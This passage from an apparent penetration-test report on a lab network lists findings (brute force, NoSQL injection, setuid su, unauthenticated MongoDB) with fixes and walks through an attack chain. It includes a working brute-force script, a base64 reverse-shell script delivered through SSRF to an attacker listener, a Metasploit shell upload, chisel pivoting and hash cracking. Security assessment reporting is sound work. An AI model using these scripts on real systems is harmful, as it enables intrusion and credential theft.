4.7 Vulnerability: Login Page Password Brute Force Attack

Host: 172.25.0.45
CVSSv3.1 Score: 6.5, Medium
CVSSv3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Enumeration

The login page on the host 172.25.0.45 is susceptible to brute force password attacks, as it does not block or slow down login attempts after multiple wrong inputs.




Figure 12: Testing logins using Burp Suite

Exploitation

A brute force password attack could be done using a simple python script and a wordlist of common passwords:

```
def brute():
    with open('./wordlist.txt') as f:
        wordlist = [l.strip() for l in f.readlines()]

    url= "http://172.25.0.45/"

    for i, password in enumerate(wordlist):
        data = {'password': password}

        x = requests.post(url, data = data, proxies = { "http" : "socks5://127.0.0.1:1080"})
        result = not ("Password is incorrect" in x.text)
        print(i, data, result)
        if result: return data

    return "badluck"
```

Listing 6: Script to brute force logins using a wordlist of common passwords

```
$ python brute.py
....
4233 {'password': '1meromayarai1'} False
4234 {'password': '1mepoohugly3'} False
4235 {'password': '1melonberry1'} False
4236 {'password': '1maybeitsme1'} False
4237 {'password': '1maximillian1'} False
4238 {'password': '1matthewray2'} False
4239 {'password': 'XXXXXXXXXXX'} True
```

Listing 7: Successful brute force attack against 172.25.0.45 after 4239 tries

Impact

A successful brute force attack leads to an authenticated login to the website hosted on 172.25.0.45, which contains sensitive data.

Recommendation

To fix this vulnerability, it is recommended to set a more secure password, as seen in Section 4.13. Additionally a lockout policy on the web server could be implemented, which blocks an IP address from making login requests or slows the requests down after, for example, 5 attempts.

4.8 Vulnerability: MongoDB NoSQL Operator Injection

Host: 172.25.0.35
CVSSv3.1 Score: 6.5, Medium
CVSSv3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Enumeration

The login page hosted on 172.25.0.35 is susceptible to NoSQL operator injection through the username and password parameters.

Exploitation

The vulnerability can be exploited using the $ne (not equals) operator:




Figure 13: NoSQL Injection using username not equals 1 and password not equals 1

Impact

An attacker with network access can use the NoSQL injection to gain unauthorized access to the website hosted on 172.25.0.35, which contains sensitive data.

Recommendation

To prevent NoSQL injection user inputs should be sanitized, before processing them. To prevent operator injection a list of allowed keys could be implemented.

4.9 Misconfiguration: Unauthorized root login using modified su binary

Host: 172.25.0.16
CVSSv3.1 Score: 5.5, Medium
CVSSv3.1 Vector: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Enumeration

While connected to the host 172.25.0.16 as a low privilege user, a modified su binary can be accessed in the root directory of the file system.

```
$ ls -l /su
-rwsr-xr-x 1 root root 16856 Oct 26 10:18 /su
```

Listing 8: Binary in root directory

Exploitation

Executing this binary, leads to root access, without any authentication.

```
www-data@b09044459060:/$ /su
root@b09044459060:/# whoami
root
```

Listing 9: Executing su binary as www-data user

Impact

If an attacker already has access to the system as a low privilege user, this binary allows privilege escalation to root and with it, access to the whole system. This may be used to access confidential data or as a jump host to exploit other systems in the network.

Recommendation

It is recommended to remove the vulnerable binary completely from the system. If it is necessary for users to execute administrative tasks on the system, an entry in the /etc/sudoers file could be made, which gives a user sudo permissions on only the binaries the access is needed.

4.10 Misconfiguration: Webserver Process running as root

Host: 172.25.0.55
CVSSv3.1 Score: 5.7, Medium
CVSSv3.1 Vector: AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Enumeration

The Python webserver running on host 172.25.0.55 is running as a root process, this can be proven by using the SSTI vulnerability described in section 4.3 and running the whoami command.




Figure 14: Executing whoami using SSTI on 172.25.0.55

Impact

If there is a way to get remote command execution on the webserver, like the SSTI previously shown, an attacker can get full remote system access.

Recommendation

Is is recommended to run the web server as a separate, low privilege user.

4.11 Misconfiguration: MongoDB Authentication not configured

Host: 172.25.0.36
CVSSv3.1 Score: 6.5, Medium
CVSSv3.1 Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Enumeration

The MongoDB database on host 172.25.0.36 allows unauthenticated admin access to all databases. This can be proven using a simple python script.

```
from pymongo import MongoClient

client = MongoClient("172.25.0.36", 27017)
client.server_info()
admin = client.admin
admin_info = admin.command("serverStatus")
cursor = client.list_databases()
for db in cursor:
    print(db)
    print(client[db["name"]].list_collection_names())
```

Listing 10: Python script to access MongoDB and list all databases

```
$ pc python mongoenum.py
{'name': 'admin', 'sizeOnDisk': 40960, 'empty': False}
['system.version']
{'name': 'config', 'sizeOnDisk': 61440, 'empty': False}
['system.sessions']
{'name': 'local', 'sizeOnDisk': 73728, 'empty': False}
['startup_log']
{'name': 'web05', 'sizeOnDisk': 40960, 'empty': False}
['users']
```

Listing 11: Running the python script to list all databases

Impact

Using this unauthenticated access, an attacker in the network can steal user credentials for the website hosted on 172.25.0.35. The discovered credentials may also be used in brute force attacks against other systems.

Recommendation

It is recommended to configure access control on the database. This can be done either with the Salted Challenge Response Authentication Mechanism (SCRAM) or x.509 Certificates [11].

4.12 Misconfiguration: Webserver without Encryption

Host: 172.25.0.5, 172.25.0.35, 172.25.0.45, 172.25.0.199
CVSSv3.1 Score: 4.8, Medium
CVSSv3.1 Vector: AV:A/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:N

Enumeration

All websites hosted by Nidelv production are using the HTTP protocol without encryption.

Impact

An attacker that is able to intercept communication between a client and one of the websites hosting confidential information, could steal credentials and other sensitive information.

Recommendation

It is recommended to at minimum use HTTPS on the internet-facing website nidelv.local. Company internal websites, hosting confidential information, should also be encrypted using certificates.

4.13 Misconfiguration: Weak Password Policies

CVSSv3.1 Score: 5.3, Medium
CVSSv3.1 Vector: AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:N

Enumeration

During the assessment multiple instances of an insufficiently strict password policy were found. Discovered passwords did not include uppercase letters or special characters.

Impact

Simple passwords are susceptible to password cracking attacks, if an attacker has access to password hashes. Found user credentials may be used as a foothold into a system.

Recommendation

It is recommended to enforce the CIS Benchmark Password Best Practices [12].

5 Attack Chain

5.1 Public Website nidelv.local

An initial Nmap scan of the public IP address of Nidelv.local showed two open ports: 22-SSH and 80-HTTP. The HTTP site was shown to be hosting a WordPress site version 6.3.2.

```
$ sudo nmap -sV -sC -Pn -O -p1-65535 nidelv.local
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 16:10 CET
Nmap scan report for nidelv.local (10.225.148.49)
Host is up (0.0053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 79:28:e3:78:7d:d2:5a:b3:c5:5a:30:d5:1e:a5:11:70 (ECDSA)
|_  256 7c:17:64:b3:92:3b:0e:61:51:b5:fd:7b:da:1a:78:37 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Nidelv Production
|_http-server-header: Apache/2.4.56 (Debian)
|_http-generator: WordPress 6.3.2
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=10/29%OT=22%CT=1%CU=39813%PV=Y%DS=3%DC=I%G=Y%TM=653E76
OS:08%P=x86_64-unknown-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=
OS:A)SEQ(SP=FF%GCD=2%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E2ST11NW7%O2=M4E2
OS:ST11NW7%O3=M4E2NNT11NW7%O4=M4E2ST11NW7%O5=M4E2ST11NW7%O6=M4E2ST11)WIN(W1
OS:=FF32%W2=FF32%W3=FF32%W4=FF32%W5=FF32%W6=FF32)ECN(R=Y%DF=Y%T=40%W=FBEC%O
OS:=M4E2NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N
OS:)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1
OS:(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.66 seconds
```

Listing 12: Initial nmap scan of public IP address

A script scan showed, that the site is using the Duplicator plugin version 1.3.26. This version of duplicator is known to be vulnerable to directory traversal (4.1).

```
$ nmap -sV --script http-wordpress-enum --script-args search-limit=all nidelv.local
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-29 22:50 CET
Nmap scan report for nidelv.local (10.225.148.49)
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
| http-wordpress-enum:
| Search limited to top 4778 themes/plugins
|   plugins
|_    duplicator 1.3.26
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.37 seconds
```

Listing 13: Initial nmap scan of public IP address

Using this vulnerability it was possible to read the wp-config.php file on the web server. This lead to the discovery of the environment variables WORDPRESS_DB_NAME, WORDPRESS_DB_USER and WORDPRESS_DB_PASSWORD.




Figure 15: Access to database login credentials through directory traversal

With these credentials, it was possible to log into the WordPress admin panel on /wp-admin/.




Figure 16: Logging into the admin panel using extracted credentials

Using this administrative access, it is easily possible to open a reverse shell on the target host using malicious plugins. To simplify the process, the MetaSploit module exploit/unix/webapp/wp_admin_shell_upload was used.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password XXXXXXXXXXXXXXXXX
password => XXXXXXXXXXXXXXXXXXXXXXXX
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts nidelv.local
rhosts => nidelv.local
msf6 exploit(unix/webapp/wp_admin_shell_upload) > check
[*] 10.225.148.49:80 - The target appears to be vulnerable.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.229.1.18:4444
[*] Authenticating with WordPress using admin:XXXXXXXXXXXXXXXXXXXXXXXX...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/GgfdOyUqzt/lpRzOQSpuY.php...
[*] Sending stage (39927 bytes) to 10.225.148.49
[+] Deleted lpRzOQSpuY.php
[+] Deleted GgfdOyUqzt.php
[+] Deleted ../GgfdOyUqzt
[*] Meterpreter session 2 opened (10.229.1.18:4444 -> 10.225.148.49:57760) at 2023-10-30 09:10:14 +0100

meterpreter > shell
Process 386 created.
Channel 9 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@704e1be9b139:/tmp$
```

Listing 14: Reverse shell on nidelv.local as low privilege user www-data

No further vulnerabilities were found on this host. The host could however be used as a jump host into the network using a proxy. This was done using Chisel and SOCKS5. Using the database credentials it was also possible to read all entries in the WordPress database, which may expose sensitive customer data.

```
$ ./chisel client 10.229.1.115:4445 R:socks
2023/11/08 08:31:45 client: Connecting to ws://10.229.1.115:4445
2023/11/08 08:31:45 client: Connected (Latency 2.488395ms)
```

Listing 15: Running the chisel client on nidelv.local

```
$ ./chisel server -p 4445 --reverse --socks5
2023/11/08 09:31:25 server: Reverse tunnelling enabled
2023/11/08 09:31:25 server: Fingerprint WXzWPi0mC8z3iX8SZZedk3ovnyzOgCuhKO5eWzBlYCQ=
2023/11/08 09:31:25 server: Listening on http://0.0.0.0:4445
2023/11/08 09:31:46 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Listing 16: Running the chisel server on a remote system

5.2 Internal Network 172.25.0.0/24

Over the established proxy connection a port scanner was run, which discovered the servers and ports shown in section 3.

5.2.1 172.25.0.15 & 172.25.0.16

Using the vulnerability described in 4.5 it was possible to execute console commands on 172.25.0.16, which lead to the discovery of the sensitive flag in /flag.txt (A). When enumerating the /etc/passwd file on the server, a user called benjamin was discovered.




Figure 17: Reading /etc/passwd on 172.25.0.16

To gather more information, a script was written to establish a reverse shell. The script sends a base64 encoded python command which connect to the remote server.

```
import requests
import urllib.parse as parse
import base64

message = """import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
     (("10.229.1.115",4446));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn
     ("bash")
"""

message_bytes = message.encode('ascii')
base64_bytes = base64.b64encode(message_bytes)
base64_message = base64_bytes.decode('ascii')

command = 'python3 -c \'import base64\nexec(base64.b64decode("{}"))\''.format(base64_message)
command_p = parse.quote(command,safe="").replace("%20","%2B").replace("%0A","%250A")

site = 'http://172.25.0.16/execute.php?cmd='
site_p = parse.quote(site,safe="")

execution = site_p+command_p

print(execution)

url = "http://172.25.0.15"
params = {'url':execution}
print(params)
x = requests.post(url, data=params, proxies = { "http" : "socks5://127.0.0.1:1080"})
print(x.text)
```

Listing 17: Reverse shell Python script

On the established shell, the su binary (4.9) was discovered, with which an unauthenticated root shell could be opened. Using the root permissions, the password hash of the benjamin user in /etc/shadow was dumped.

```
# cat /etc/shadow
benjamin:$y$j9T$sVRBCqbuNumIiQONhvuTz0$ChfXXXXXXXXXXXXrsCar9ztgR8p3:19656:0:99999:7:::
```

Listing 18: Dumping of user hashes in /etc/shadow

The hash was able to be cracked using the John the Ripper tool and a word list of common passwords (4.13).

```
$ john --format=crypt --wordlist=wordlist.txt hashes
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PASSWORDISWRITTENHERE    (?)
1g 0:00:00:01 DONE (2023-11-05 21:56) 0.8130g/s 156.0p/s 156.0c/s 156.0C/s hannahdarko12..haloforever23
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Listing 19: Cracking benjamin password hash

The login was tested on the server. The user did not have any interesting permissions or files on this host.

```
www-data@b09044459060:/var/www/html$ su benjamin
su benjamin
Password: PASSWORDISWRITTENHERE

$ whoami
whoami
benjamin
```

Listing 20: Logging in as benjamin

5.2.2 172.25.0.25 & 172.25.0.26

After enumerating the website manually and trying different values for the HTTP GET parameter, it was discovered, that the host may be vulnerable to SQL injection, as sending specific values in the code parameter led to SQL error messages.




Figure 18: Generating SQL error message by sending a quotation mark

This vulnerability was then exploited using the sqlmap tool (4.4), which led to full access to the database server on 172.25.0.26. In the links table sensitive data was discovered (A).

5.2.3 172.25.0.35 & 172.25.0.36

After discovering, that the host 172.25.0.36 has the MongoDB port 27017 open, multiple NoSQL Injections were tried, with the operator injection described in section 4.8 working, which led to a sensitive flag (A). Additionally, a direct connection attempt to the database host was attempted, which worked without authentication (4.11). The database host contained multiple databases. With the web05 database containing a users collection, containing the login credentials for the site on 172.25.0.35.

```
$ pc python mongoenum.py
{'name': 'web05', 'sizeOnDisk': 40960, 'empty': False}
['users']
{'_id': ObjectId('653a440c7046b2670a104256'), 'username': 'admin', 'password': 'XXXXXXXXXXXXXXXXXXX'}
```

Listing 21: Returning contents of users collection

5.2.4 172.25.0.45

The website was enumerated using Gobuster, but no interesting subdirectories were found. Also the Sqlmap tool was run, which also returned nothing. Based on the fast reaction time of the site and a seemingly non-existant lockout policy, a brute force wordlist attack was tried, which was successful (4.7) and led to a sensitive flag (A).

5.2.5 172.25.0.55

Based on the header of the server answers (Server: Werkzeug/3.0.1 Python/3.9.18), it was enumerated, that the web server was running on Python. Based on this information, the most common SSTIs were attempted, with a Jinja2 SSTI being successful (4.3). Using the remote command execution, a sensitive flag was found in /flag.txt (A).

By running the whoami command it was discovered, that the Python web server is running as root (4.10). After running more enumeration, no more interesting data was found on the server.

5.2.6 172.25.0.199

Using Gobuster multiple PHP files were discovered, with dashboard.php being the most interesting, as it linked to key.php, which contained a public key. Using another wordlist, the files composer.lock and composer.json were found.

```
$ ./gobuster dir --proxy socks5://127.0.0.1:1080 -u http://172.25.0.199 -w ../SecLists/Discovery/Web-Content/Common-PHP
    -Filenames.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.25.0.199
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../SecLists/Discovery/Web-Content/Common-PHP-Filenames.txt
[+] Negative Status codes:   404
[+] Proxy:                   socks5://127.0.0.1:1080
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 2059]
```

```
/dashboard.php        (Status: 200) [Size: 79]
/authenticate.php     (Status: 302) [Size: 0] [--> index.php]
===============================================================
Finished
===============================================================
```

Listing 22: Gobuster scan enumerating PHP files

```
./gobuster dir --proxy socks5://127.0.0.1:1080 -u http://172.25.0.199/ -w ../SecLists/Discovery/Web-Content/quickhits.
    txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.25.0.199/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../SecLists/Discovery/Web-Content/quickhits.txt
[+] Negative Status codes:   404
[+] Proxy:                   socks5://127.0.0.1:1080
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/composer.lock        (Status: 200) [Size: 2537]
/composer.json        (Status: 200) [Size: 158]
/server-status/       (Status: 403) [Size: 277]
Progress: 2565 / 2566 (99.96%)
===============================================================
Finished
===============================================================
```

Listing 23: Gobuster scan enumerating common files

Inside composer.lock the PHP package firebase/php-jwt was found, which is vulnerable to CVE-2021-46743 (4.6). The credentials found on the host 172.25.0.16 (5.2.1), worked on the web login and provided a JWT token. The benjamin user however did not have any permissions on the website.




Figure 19: Benjamin user token

Using the token and the public key a new token could be forged, where the payload value "group:user" was replaced with "group:admin" (4.6). With this new token, administrative access to the site was achieved and a sensitive flag discovered (A).

6 Key Takeaways

6.1 Findings by Severity

Finding	CVSSv3.1 Rating
Duplicator v1.3.26 Directory Traversal - CVE-2020-11738	7.5, High
Jinja2 Server Side Template Injection	6.5, Medium
MySQL Injection	6.5, Medium
URL Investigator Server Side Request Forgery	6.5, Medium
Login Page Password Brute Force Attack	6.5, Medium
MongoDB NoSQL Operator Injection	6.5, Medium
